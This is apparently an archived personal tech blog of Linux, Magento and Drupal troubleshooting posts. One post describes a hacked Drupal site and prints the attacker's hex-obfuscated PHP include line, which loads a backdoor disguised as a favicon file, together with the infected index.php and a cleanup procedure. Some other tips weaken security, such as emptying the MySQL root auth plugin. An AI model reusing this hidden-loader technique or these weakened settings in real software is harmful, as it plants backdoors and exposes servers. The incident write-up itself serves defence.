Search blog

Thursday, February 2, 2023

[SOLVED]: Yarn Debian Key Expiry Date Updated

 Solved by re-installing:

 curl -sS https://dl.yarnpkg.com/debian/pubkey.gpg | sudo apt-key add -  
 echo "deb https://dl.yarnpkg.com/debian/ stable main" | sudo tee /etc/apt/sources.list.d/yarn.list  
 sudo apt update  
 sudo apt install yarn  

Ref: https://linuxize.com/post/how-to-install-yarn-on-ubuntu-20-04/

[SOLVED] - Install phpMyAdmin & LAMP on Ubuntu 20.04 Desktop

Install phpMyAdmin & Linux, Apache, MySQL/MariaDB & PHP [LAMP] on Ubuntu 20.04 desktop.

Below you will find the instructions that I myself have tried and successfully implemented on my system.

 1. Install Apache Web Server

 sudo apt update  
 sudo apt install apache2  

2. Install MariaDB

 sudo apt install mariadb-server  
 sudo apt install mariadb-client  

After that, run the commands below to secure the MariaDB server by creating a root password, disallowing remote root access removing anonymous, and more.
 sudo mysql_secure_installation  
 If you've just installed MariaDB, and haven't set the root password yet, you should just press enter here.  
 Enter current password for root (enter for none): PRESS ENTER  
 Switch to unix_socket authentication [Y/n] n  
 Change the root password? [Y/n] n  
 Remove anonymous users? [Y/n] y  
 Disallow root login remotely? [Y/n] y  
 Remove test database and access to it? [Y/n] y  
 Reload privilege tables now? [Y/n] y  
 All done!  

3. Install PHP

 sudo apt install php7.4 php7.4-common php7.4-mysql php7.4-gmp php7.4-curl php7.4-intl php7.4-mbstring php7.4-xmlrpc php7.4-gd php7.4-xml php7.4-cli php7.4-zip  

4. Install phpMyAdmin

 sudo apt install phpmyadmin  

When prompted to choose the web server, select apache2 and continue.
   
Install phpMyAdmin, Apache, PHP, MySQL or MariaDB on Ubuntu 20.04 Desktop


When prompted again to allow web config-common to install a database and configure select Yes and press ENTER.

Then type and confirm a password.

Install phpMyAdmin, Apache, PHP, MySQL or MariaDB on Ubuntu 20.04 Desktop

After installing phpMyAdmin, open your web browser and browse to the server hostname or IP address followed by /phpmyadmin.
 http://localhost/phpmyadmin  
Install phpMyAdmin, Apache, PHP, MySQL or MariaDB on Ubuntu 20.04 Desktop
If you encounter the following error implement the solution below to resolve the issue:

ERROR: mysqli_real_connect(): (HY000/1698): Access denied for user 'root'@'localhost'

Open your terminal and run the following commands:
 sudo mysql -u root  
 use mysql;  
 update user set plugin='' where User='root';  
 flush privileges;  
 \q  
Now the LAMP cum phpMyAdmin should be working for you.

>> Ref:

Sunday, November 1, 2020

[SOLVED] Suspend-Resume Not Working in Ubuntu 20.04

If you are unable to suspend your laptop, here's the solution which I've tried & tested and it worked with my Lenovo Thinkpad T440.

 Open your terminal and enter the following commands:

>> Steps 1: Create backup of the following file 'logind.conf':

 sudo cp /etc/systemd/logind.conf /etc/systemd/logind-backup.conf  

>> Steps 2: Depending upon the GUI based code editor you have, such as gedit, Geany etc or text based editor nano or the default vi enter the following command below. If you have & want to use Geany then you can replace vi with geany:

 sudo vi /etc/systemd/logind.conf  

 >> Steps 3: Step 3: Carefully navigate and make sure the following lines are changed to look like shown below. If the lines are commented (Example: #HandleSuspendKey=suspend), uncomment them.

 HandleSuspendKey=suspend  
 HandleLidSwitch=suspend  
 HandleLidSwitchDocked=suspend  

 >> Steps 4: Save the file.

 >> Steps 3: Reboot & check. You can reboot from the terminal using the following command:

 sudo reboot  


Sunday, June 28, 2020

[Solved] - How to Find Composer Name of Mageplaza Paid Extensions - Magento 2

How to Find, Extension Name of Mageplaza Paid Extension


Don't know why Mageplaza haven't still listed the composer name of their paid extensions. Look at the comment section of this tutorial: https://bit.ly/2Z9P7jC; you will see users asking for composer name, and still no solution is provided by them. Today I tried posting this solution as a comment in the aforementioned page, and each time my comment got deleted for reasons unknown to me. That's why I have decided to post this solution here.

[Solved] - How to Find, Extension Name of Mageplaza Paid Extension

The solution is very simple. Just download the extension, and look in the composer.json file. You will see a key/value pair entry as follows:
  "name": "mageplaza/module-search"  
Here module-search is the composer name of the paid extension Ajax Search for Magento 2.


NOTE: If you are installing Mageplaza extensions for the first time via composer, make sure to run the following command first:
 $ composer config repositories.mageplaza composer https://repo.mageplaza.com  

Monday, June 22, 2020

Setup WordPress CRON in Cloudways

In this tutorial, I will show you, how to Setup CRON in your Cloudways Hosting Account for WordPress.

1. First you will have to disable WordPress's default CRON.Check this tutorial by Kinsta to know how to do it: https://bit.ly/37RQjvW.

 // Disable WordPress Default CRON  
 define('DISABLE_WP_CRON', true);  

2. Log into your Cloudways account & go to the CRON Configuration page. You can do so by clicking on the following link: https://platform.cloudways.com/apps.


2. Select the App whose CRON you would like to setup.


3.1. Click on Cron Job Management
3.2. On the Cron Job Management page, click on ADVANCED
3.3. Add the following command to setup/enable Manual CRON.
NOTE:
  • Replace http://example.com with the name of your website
  • /5 signifies 5 minutes. You can replace it with 10 minutes or 15 minutes, if you are in a shared host
  • 2>&1 disables email notifications after each CRON run
 */5 * * * *   wget -q -O - http://example.com/wp-cron.php?doing_wp_cron >/dev/null 2>&1  

4. Finally click on SAVE CHANGES.

Manual CRON run should be setup in your site now.

You can install the WP-Cron Status Checker plugin to check whether CRON is running correctly or not.

Monday, February 17, 2020

Allow Clemetine Remote App Access in UFW [Uncomplicated Firewall]

If you would like to use the Clementine Remote App with your Ubuntu system, then try the following steps:

Allow Access to Clementine Remote App in UFW [Uncomplicated Firewall]
Image 1
 
Image 2
  1. Open Clementine
  2. Open Preferences using the keyboard shortcut (CTRL+P) or open on Tools >> Preferences from the Clementine menu
  3. Click on Network Remote tab on the left, and make note of the following two values:
    • Port
    • Your IP Address
  4. In my case, my IP address was 192.168.0.113
  5. Open your terminal, and enter the following command:
    sudo ufw allow from 192.168.0.0/24 to any port 5500. Please note that if your IP is, say for example 192.168.1.20, then your terminal command should be as:
    sudo ufw allow from 192.168.1.0/24 to any port 5500
  6. Download the Clementine Remote app by clicking on the following link http://bit.ly/39CTNCo Play store. Now open the app, and you should be seeing a screen as shown in the Image 2 above. Enter your IP address & click on connect.
  7. Now you should be able to remotely access your Clementine music player from your Clementine Remote App

Tuesday, February 12, 2019

[SOLVED] - Alibaba Cloud (ECS) - The Requested URL Could Not Be Retrieved. Unable to Access Website

[SOLVED] - Alibaba Cloud (ECS) - The Requested URL Could Not Be Retrieved. Unable to Access Website


ERROR

The requested URL could not be retrieved

The following error was encountered while trying to retrieve the URL: http://149.x.x.1/

    Connection to
149.x.x.1/ failed.

The system returned: (111) Connection refused

The remote host or network may be down. Please try the request again.

Your cache administrator is webmaster.

Solution

Today after restoring my snapshot to one of my Alibaba Cloud ECS instance; I was unable to access my website from my browser. I tried a lot of this and that but all in vain. Then finally, after much research, I read that the connection was getting refused by my Web Server, in my case the Apache Web Server.

Once I restarted, the Web Server, the website was accessible now.

Command to restart the Apache Web Server:

For Ubuntu:
 sudo service apache2 restart  

For RHEL/CentOS 7:
 systemctl restart httpd  

Friday, January 18, 2019

[SOLVED] - Fix Corrupt NTFS Parition In Ubuntu Using ntfs-3g, Without Using Windows OR fsck

Since yesterday, I've been trying to backup my hard drive using Clonezilla but without any success. Twice I got the following error, when I tried to backup my full hard drive by using Clonezilla.

ntfsclone-ng.c: NTFS Volume '/dev/sda6/' is scheduled for  a check or it was shutdown uncleanly. Please boot Windows or fix it by fsck
& I know why this issue has cropped up. Few days back I used GParted to expand my main ext4 partition that has Ubuntu installed on it by using a chunk from another NTFS partition.

 >> SOLUTION:


Here's what worked for me. Open your terminal [CTRL+ALT+T]:

1. First list all the partition in your hard drive.

 df -h  

You should be getting a list of parition as shown in the image below. In my case, the NTFS parition is '/dev/sda6.'

[SOLVED] - Fix Corrupt NTFS Parition In Ubuntu Using fsck Without Using Windows
Click on image to enlarge

 2. Now unmount the NTFS partition using the following command. Please note, the command is 'umount' and not 'unmount.'

 sudo umount /dev/sda6  

3. If you do not have ntfs-3g installed, you can install it using the following command:

 sudo apt-get install ntfs-3g  

4. Now run the ntfs-3g command to check/repair your corrupt/problematic NTFS partition:

 sudo ntfsfix -b -d /dev/sda6  
here,
  • b: clear-bad-sectors -- Clear the bad sector list 
  • d: clear-dirty -- Clear the volume dirty flag

5. If the CHECK/REPAIR operation is successful, you should be getting a message as shown in the image below:

Click on image to enlarge
>> REF: Fix corrupt NTFS partition without Windows

Thursday, December 27, 2018

[SOLVED]: Module 'Amasty_Base' from 'app/code/Amasty/Base' has been already defined in 'vendor/amasty/base'

If you have been trying to install Amasty Extension(s) in your Magento 2 installation by using SSH, and run into this error 'Module 'Amasty_Base' from 'app/code/Amasty/Base' has been already defined in 'vendor/amasty/base'', use the solution below to resolve your issue.

This issue occurs if you have installed Amasty Extension(s) manually and the 'Amasty Base' file already exists inside the directory 'app/code/Amasty/Base.' & later when you try to install another Amasty extension using SSH, composer will notice this file in app/code and hence the error. Composer creates the 'Base' directory in the following location 'vendor/amasty/base'.

>> SOLUTION:

1. Go to the root directory of your Magento Installation.
2. Enter the following commands:

1:  composer remove amasty/composer_name_of_your_extension  
2:  rm -rf app/code/Amasty/Base  
3:  rm -rf vendor/amasty/base  
4:  composer dump-autoload  

3. Now INSTALL your Amasty Extension by running the following command:

1:  composer require amasty/composer_name_of_your_extension  
2:  php bin/magento setup:upgrade  
3:  php bin/magento setup:di:compile  
4:  php bin/magento setup:static-content:deploy  

NOTE:

To find the composer name of your extension:
  • Log into your Amasty Account
  • Goto to My Downloads page and look under Composer Name column. See image below to get an idea.
Click on image to enlarge

Friday, December 21, 2018

[SOLVED]: Same Web Property ID Is Tracked Twice | Google Tag Manager | Magento 2

[SOLVED]: Same Web Property ID Is Tracked Twice | Google Tag Manager | Magento 2
Click on image to enlarge

If your Tag Assistant is firing this warning 'Same web property ID is tracked twice' while testing in your Magento 2 site, then it's because you've enabled Google Analytic in your Magento store backend, and also in Google Tag Manager.

SOLUTION: Enable Google Analytics tracking either from your site's backend or by using Google Tag Manager, but not both.

Click on image to enlarge

If you want to use Google Tag Manager for Google Analytics then disable tracking from your site's backend.

Saturday, November 24, 2018

Third Party IT Repair Services & Tech Support Ads Banned By Google Ads

Today while trying to launch some PPC Campaign for a Repair Service for my business, I was met by a RUDE SHOCK due to a policy change in Google Ads.


Each time I tested keywords such as 'iphone repair dubai' 'data recovery dubai', I was greeted with this unfamiliar message 'This candidate is not permitted to show ads in your targeted location.', as shown in the image below:

Click on image to enlarge
After much searching and researching, I finally found out that IT Repair Services, Tech Support, both online or offlline has been banned by Google Ads globally for any 3rd party company. Meaning unless you are the real vendor/manufacturer of the product, you aren't allowed to display Ads providing service or support for that product. Please check the links I've listed below for further clarification. Hard pill to swallow, leave alone digest, but that's what seems to be the case at the moment. And I guess this is the result of all those Indian Tech Scammers, who have been targeting mostly Americans. Because of them now all have to suffer! :-(

This candidate is not permitted to show ads in your targeted location. Google Ads
Click on image to enlarge

References:

Monday, September 3, 2018

[SOLVED] - Thunderbird Could Not Get Password - Fix for Ubuntu/Linux

If you have been getting the following error "Thunderbird Could Not Get Password," and because of this have been unable to log into your Email Account or Send Emails, you can try the solution below that worked for me.

>> Close your Thunderbird Email Client. Goto your Home folder and Press CTRL+H to view hidden folders, or in your Menu, goto View >> Show Hidden Files.

[SOLVED] - Thunderbird Could Not Get Password for Ubuntu
Click on image to enlarge
>> Click on the .thunderbird folder.

[SOLVED] - Thunderbird Could Not Get Password for Ubuntu
Click on image to enlarge
>> Click on the shbh8pem.default folder.

Click on image to enlarge
>> DELETE the following two files as highlighted in the image above:
  • cert8.db
  • key3.db 
>> Now OPEN Thunderbird and press F5 to Send/Receive Emails. If it prompts for a password enter it.

>> Try SENDING an Email from. If it prompts for a password enter it.

>> If the above solution doesn't work, RESTART your system, and repeat the steps above.

>> Your problem should have been resolved now.

Wednesday, July 25, 2018

Learn in 10 Seconds How to Easily Copy Same Data Across Multiple Cells in LibreOffice Calc

Here's a very easy way that I've found with which you can easily copy same data across multiple cells.

If you are COPYING TEXT, then you don't need to press any keys. But if you would like to COPY Numbers across cells, then press CTRL key while dragging the mouse, as shown in the video.


Sunday, May 27, 2018

Check Disk Space Usage from Terminal in Ubuntu/Linux

To view disk space usage of your partitions/hard drive in your terminal, use the following command:
 df -h  
You should get result as shown in the image below:
Check Disk Space Usage from Terminal in Ubuntu/Linux
Click on image to enlarge

Sunday, May 20, 2018

[SOLVED] - Delete Categories in Magento 2 using MySQL & phpMyAdmin

You can use the SQL code below to DELETE your Categories in your Magento 2 installation. It will reset your categories to as it was after a fresh installation.

Copy the code below and execute it as shown in the image:

[SOLVED] - Delete Categories in Magento 2 using MySQL & phpMyAdmin
Click on image to enlarge


Friday, May 18, 2018

Successfully Install Porto/Magento 2 Theme Quick Start Package

This was the second time I was using Porto/Magento 2 theme in one of my project. The instruction provided in their documentation to install their Quick Start Package is not at all clear, and doesn't help at all. So, after some trial and error, I have found the following steps to work me, and sharing it with everybody here:
  1. First Install a fresh copy of Magento with no sample data. Make sure your Magento's Version matches Porto's Quick Start Package version, else you will get error. Do not use table_prefix in your database. You can create table_prefix later on after successfully installing the Quick Start package.
  2. After installing Magento, now unzip the Quick Start Package zip file in your Magento root folder.
  3. Import the database provided with your Quick Start Package File. Don't use any table_prefix because the Quick Start Package database doesn't have any, and you will encounter errors if you use one.
  4. Check whether the base-url in the core_config table are correct. If not set them to the admin-url you set in Step 1 during the Magento Installation process.
    Click on image to enlarge
  5. Delete the following folder/files using the command below: 
     rm -rf var/di/* var/generation/* var/cache/* var/page_cache/* var/view_preprocessed/* var/composer_home/cache/*   
    
    If in localhost, you might have to use sudo to exectute the commands.
  6. Run the following command:
     php bin/magento setup:di:compile  
    
    It will compile and generate the factory class and depended proxy classes. Also, if in localhost run the following command
     sudo chown -R www-data:www-data magento-folder  
    
  7.  Clean your site cache.
  8. The admin login that you created in Step 1 might not work now after importing Porto's Quick Start Package database, so create a new one using this tutorial: Create Admin User from Terminal in Magento 2.x.
  9.  Activate SW Extensions, open command line in folder root of magento and run commands via ssh using putty or others, php bin/magento setup:upgrade.
  10. Log into your site's backend and Select Smartwave Porto theme in Stores > Configuration > General > Design > Design Theme > Design Theme for Magento 2.0.x version, and select Smartwave Porto theme in Content > Design > Configuration page for Magento 2.1.x version. You can select Smartwave Porto RTL theme, if you want to build a RTL site.

Monday, May 14, 2018

Download Ubuntu 18.04 Bionic Beaver Virtual Disk Image (VDI) File for VirtualBox

I was trying Ubuntu 18.04 today on my VirtualBox, and created this VDI file. Sharing it with all here:

Download Link: Ubuntu 18.04 VDI File
Username: virtualbox
Password: ubuntu1804

NOTE:
  • VB Guest Addition Tool is not installed. So you will have to install it. 
  • Variety wallpaper & Cairo Dock app has been installed as bonus.

Sunday, May 13, 2018

Upgrade/Update Magento 2x Using Web Setup Wizard


NOTE: Depending on your server's computing power, the upgrading time may vary. For me it took a good 15-17 mins. I have trimmed/edited the video to shorten the process. So, once the check are successful and you START the UPGRADING PROCESS, do not terminate it, unless the whole process is complete and you see a SUCCESS message as shown in the end of this video.

Thursday, May 3, 2018

[SOLVED] - How my Drupal Site Got Hacked & How I Cleaned/Fixed it

NOTE: This solution is only possible if you have a clean backup of your website. You can still continue to read it and see if you can apply the various recommended solution here, and clean-up your site.

The Hack - How it happened

One of my Drupal site recently got compromised due to a security exploit in the  Drupal core itself, you can read about the exploit here in detail: Drupal core - Highly critical - Remote Code Execution - SA-CORE-2018-002. In my 8 years of using Drupal this was the first time I experienced such a severe attack. In fact this exploit/attack was so considered to be so sever that it was given the nomenclature, Drupalggedon Version 2.

It took me a good one week to fully clean my site, and now it's almost a week past the cleanup stage and I haven't heard from the attacker any more :-D. During the site cleanup process, I have learned many new and important security techniques, which I would like to share through this post with the hope that it might help someone too.

I became aware of the attack, after my webhost downed and informed me about a malware attack on my site. They sent me the following mail informing me about the hack:
Email from my webhost informing me about the hack
Click on image to enlarge
Mail sent to me by my webhost informing me about the hack
Click on image to enlarge
The hacker was able to make a backdoor entry and perform remote code executions due to which large number of emails were being sent from my hosting account. Also he or she or God knows who (the hacker) had inserted obfuscated PHP code in my the 'index.php' file of my Drupal Installation's and also created several index.php files inside following Drupal directories:
  • cgi-bin
  • profiles
  • sites
  • sites/default and various other folders
The said attacker could have been a bot also (because somewhere I read, the attack can be automated).

Since my traffic flow is quite small, I use a shared hosting account to host my personal website and projects. Currently I host about four websites in this server by making use of Addon Domains. Almost all the four websites were affected by this intrusion. Amongst the four websites, one website was using Drupal, one was using Wordpress, and two of the remaining websites were static websites.

NOTE: Please note that it is strongly suggested, where ever possible, you host each one of your website in a separate server. From a security standpoint this is the best option for obvious reasons because from my case itself you can see, when one website got compromised, all other websites suffered the same fate.

So inspecting the file system of my websites here's what I found out. With Drupal and Wordpress installations I found out that the index.php, wp-config.php, wp-settings.php files were infected with addition of obfuscated PHP codes. Below you can see how the 'index.php' file of my Drupal 7 site was infected by the addition of a single line of obfuscated PHP code:

Obfuscated PHP Code
 /*df226*/   
  @include "\x2fho\x6de/\x6dar\x70ai\x6ef/\x70ub\x6cic\x5fht\x6dl/\x63li\x65nt\x2dde\x6do/\x73ac\x6bid\x2fmi\x73c/\x66av\x69co\x6e_c\x63b9\x393.\x69co";   
  /*df226*/   
  /**   
You can decode the obfuscated PHP code using the following site: Online PHP Script Decoder

Decrypting the above obfuscated PHP code, the code below is what I got, and from it I found out that that the hacker had placed a favicon file called 'favicon_ccb993.ico' inside the directory called 'misc'.

Decrypted Obfuscated PHP Code
 @include "/home/marpainf/public_html/client-demo/sackid/misc/favicon_ccb993.ico";   

But the most important thing to note here is that, this favicon file is not really a favicon file. It's a PHP file, just faked as a favicon file. Just rename the favicon file by replacing the '.ico' extension with a .php extension, for example 'favicon_ccb993.php', and open the file, and you will know what I mean. You can view the decrypted favicon_ccb993.ico file here: http://bit.ly/2HPfNwm

Infected Drupal 7 index.php file
 <?php  
 /*df226*/  
 @include "\x2fho\x6de/\x6dar\x70ai\x6ef/\x70ub\x6cic\x5fht\x6dl/\x63li\x65nt\x2dde\x6do/\x73ac\x6bid\x2fmi\x73c/\x66av\x69co\x6e_c\x63b9\x393.\x69co";  
 /*df226*/  
 /**  
  * @file  
  * The PHP page that serves all page requests on a Drupal installation.  
  *  
  * The routines here dispatch control to the appropriate handler, which then  
  * prints the appropriate page.  
  *  
  * All Drupal code is released under the GNU General Public License.  
  * See COPYRIGHT.txt and LICENSE.txt.  
  */  
 /**  
  * Root directory of Drupal installation.  
  */  
 define('DRUPAL_ROOT', getcwd());  
 require_once DRUPAL_ROOT . '/includes/bootstrap.inc';  
 drupal_bootstrap(DRUPAL_BOOTSTRAP_FULL);  
 menu_execute_active_handler();  

The Fix/Cleanup:


1. Allow only yourself to access your site and block all other access

First and foremost, open up your .htaccess file and enter the following code. This will block access to all your websites excepting yourself, allowing you to perform your site's cleanup process without any worry of any further attack. This .htaccess file should exist right inside your site's Document Root folder.
 # Deny access to all users except yourself  
 deny from all  
 allow from enter_your_ip_here  

2. Revert to a clean old backup and update your Drupal core to the latest version

Reverting to an old backup is highly recommended, in fact a must, because as per my research it's very difficult to clean an already compromised site and trace the numerous backdoor entry-points the hacker might have created. That's why the safest bet is to go with a clean backup rather than try and update an already compromised site.

3. Update your site to the latest Drupal release

This process is also very important, because no matter how much I reverted to my old backup copy the hacker managed to attack my site. And in my case when I began my cleanup process, Drupal still hadn't release a solution viz. Drupal 7.59. Only after this fix was release, which was about 2-3 days from the time my site was attacked, and after I finished updating to this release from Drupal, the exploit stopped.


4. Install Drupal Security Contrib Modules

I have also installed the following contrib modules that helps enhance your Drupal site's security:
Security Review
The Security Review module automates testing for many of the easy-to-make mistakes that render your site insecure.

Paranoia
The Paranoia module attempts to identify all the places that a user can evaluate PHP via Drupal's web interface and then block those. It reduces the potential impact of an attacker gaining elevated permission on a Drupal site. 

MD5 Check
The MD5 Check generates a md5 checksum of all module files. If module is changed a critical security error is generated in watchdog log. This module should only used in production environments.

Hacked
This module scans the currently installed Drupal, contributed modules and themes, re-downloads them and determines if they have been changed. Changes are marked clearly and if the diff module is installed then Hacked! will allow you to see the exact lines that have changed.

NOTE: Be aware though that the more modules you have running on your site the greater (usually) attack area you expose.

5.  Set the Correct User Group & File Permissions for your Drupal Directory/Files

Make sure all your directory have permission set to 755 and all your files have permission set to 644.

It is dangerous to allow the web server to write to files inside the document root of your server. Doing so could allow Drupal to write files that could then be executed. An attacker might use such a vulnerability to take control of your site. An exception is the Drupal files, private files, and temporary directories which Drupal needs permission to write to in order to provide features like file attachments. Read more at: http://bit.ly/2HKELRp.

Site Cleanup = SUCCESSFUL!

Finally, my site was all clean. I confirmed this with my webhost, and they too confirmed the same. You can see the confirmation screenshot below.

Monday, April 23, 2018

[SOLVED] - How to Enter Floating-Point/Decimal Numbers in HTML5 Forms

If you have a form where you have declare a input type as below:
 <input type="number" name="quantity" min="1" max="5">  

Now if you enter a floating-point/decimal value like '2.1' and try to process your form then you will get the following error message:

"Please enter a valid value. The two nearest valid values are 2 and 3."

How to Enter Floating-Point/Decimal Values in HTML5 Forms
Click on image to enlarge
Solution:
To solve this just add
step="any"
to your form. So, your input code should be as follows:
 <input type="number" name="quantity" min="1" max="5" step="any">  

Now, you should be able to enter decimal/floating-point values and process them without any hassle.

Top 5 Posts (Weekly)